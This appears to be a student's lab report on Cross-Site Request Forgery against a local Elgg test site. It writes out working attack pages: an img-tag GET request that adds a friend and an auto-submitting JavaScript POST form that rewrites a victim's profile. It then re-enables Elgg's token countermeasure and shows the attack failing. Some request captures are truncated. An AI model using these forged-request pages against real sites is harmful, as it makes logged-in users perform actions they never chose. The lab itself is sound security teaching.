Lab8 Cross Site Request Forgery

Task1: Observing HTTP Request

1) HTTP GET request

```
http://www.csrflabelgg.com/profile/boby
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/members
Cookie: Elgg=5cfjamtgnic3gtrfkk1i1caqe1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 26 Oct 2019 21:26:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2606
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Parameter:


a) This is the URL of Elgg's viewer of profile request.

b) We also see that there are two additional parameters in the URL, including _elgg_ts and __elgg_token. These are countermeasure parameter against CSRF attack.

c) This is the session cookie, without it, Elgg will simply discard the request

2) HTTP POST request





Parameters:

This is the URL of the blog post serivce: www.csrflabelgg.com/action/blog/save

This header field contains the session cookie of the user. It is attached along with every http request to elgg websie:

```
Cookie: Elgg=u1sr5gca88m3gmek4u15mh2qq3; elggperm=zMwcjB_bhUmcBE6lonbnmW_sU-RBzi44
```

Elgg_token and elgg_ts are two parameters are used to defeat the CSRF attack. Since we have disabled the countermeasure, we do not need to include these two field in our forged request

The description field is our target area. We wuold like to place “Lab8 POST request test” in this field

The access_id indicate who can view this field. By setting its value to 2, everybody can view this field.

Each blog post request should include a GUID field to indicate which user’s profile is to be updated. From “HTTP Header Live”, we see the value is 42

Task2: CSRF Attack using GET Request

1) Investigation:

To make Alice add Boby as a friend, we should first figure out what is the header of adding friend. We use Charlie to add friend Bobby. From above, we know that Boby's id is **43**


2) Create malicious web page:


Now we need to create the malicious web page.. With the lab requirement, I use img tag, which automatically triggers an HTTP GET request)

```
<html>
<body>
    <h1>This page forges an HTTP GET request.</h1>
    <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="image" width="1" height="1" />
</body>
</html>
```

We need Alice have an active session with the Elgg website, so Boby could send a private message to Alice in the Elgg social network, inside which there is a link to the malicious web page.

3) Result:






We successfully make Alice add Boby as his friend.

Task3: CSRF Attack using POST request

1) Investigation: Observe and fetch the required fields



moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

POST http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 527
Cookie: Elgg=m0qfd0bthvcvjgclohof3u3kt2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=cEOagMqXP2SkdM1pAP8mCg&__elgg_ts=1572122896&name=Samy
&description=<p>aaaaaaa</p>
&accessleveldescription]=2&briefdescription=bbbbbbb&accesslevelbriefdescription]=2&location=ccccccc&accesslevel[
```

Send Content-Length:473


2) Attack: Craft the malicious web page

lab8t3.html (~/) - gedit


Open Save


```html
<html><body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields = "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value='Boby is MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    var p = document.createElement("form");
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    document.body.appendChild(p);;
    p.submit();
}
window.onload = function() {forge_post();}
</script>
</body>
</html>
```

HTML Tab Width: 4 Ln 10, Col 58 INS


Messages
Inbox
Compose a message
Search
Boby
task3
http://www.csrflabattacker.com/lab8t3.html
just now
Boby
fun
http://www.csrflabelgg.com/lab8t3.html
2 minutes ago
Boby
Something funny
http://www.csrflabattacker.com/lab8t2.html
31 minutes ago
Boby
wan
wan
51 minutes ago
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Inbox
Sent messages
Delete
Mark read
Toggle all
Powered by Elgg

3) Result


Add widgets
Alice
About me
Boby is MY HERO
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts



The POST attack is successful.

Question1:

Bob should send this link inside the elgg network privately, so when Alice login the elgg and she get the message click the link. The browser will automatically add the session cookie in the POST request, so Boby could solve this problem.

Questoin2:

No, because Boby doesn't know the GUID field. When we does not know who is visiting the web page, we didn't know its GUID, so this attack will failed

Task4: Countermeasure


Turn on the Countermeasure

```
/bin/bash
/bin/bash 80x24
Cache                       PersistentLoginService.php
ClassLoader.php             PluginHooksService.php
ClassMap.php                Profilable.php
CommitMessage.php           Profiler.php
Composer                    Project
Config.php                  Queue
Context.php                 Router.php
Database                    Security
Database.php                Services
Debug                       Structs
DeprecationService.php      SystemMessages
DeprecationWrapper.php      SystemMessagesService.php
Di                          Timer.php
EntityDirLocator.php        TimeUsing.php
EntityIcon.php              Translit.php
EntityIconService.php       UpgradeService.php
EntityPreloader.php         UserCapabilities.php
EventsService.php           Values.php
FileService                 ViewsService.php
Filesystem                  WidgetDefinition.php
Forms                       WidgetsService.php
GroupItemVisibility.php
[10/26/19]seed@VM:.../Elgg$ gedit ActionsService.php
[10/26/19]seed@VM:.../Elgg$
```

```
*ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit
Open                                                                          Save
lab8t3.html                                  *ActionsService.php
        /**
         * @see action_gatekeeper
         * @access private
         */
        public function gatekeeper($action) {
                #return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks
valid: this is probably a mismatch due to the
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator-
>translate('actiongatekeeper:crosssitelogin'));

PHP    Tab Width: 8    Ln 274, Col 18    INS
```

Result:

The attack failed



To succeed, attackers need to know the values of the secret token and timestamp embedded in the victim's Elgg page. Unfortunately, brower's access control prevents the JavaScript code in attacker's page from accessing any content in Elgg's page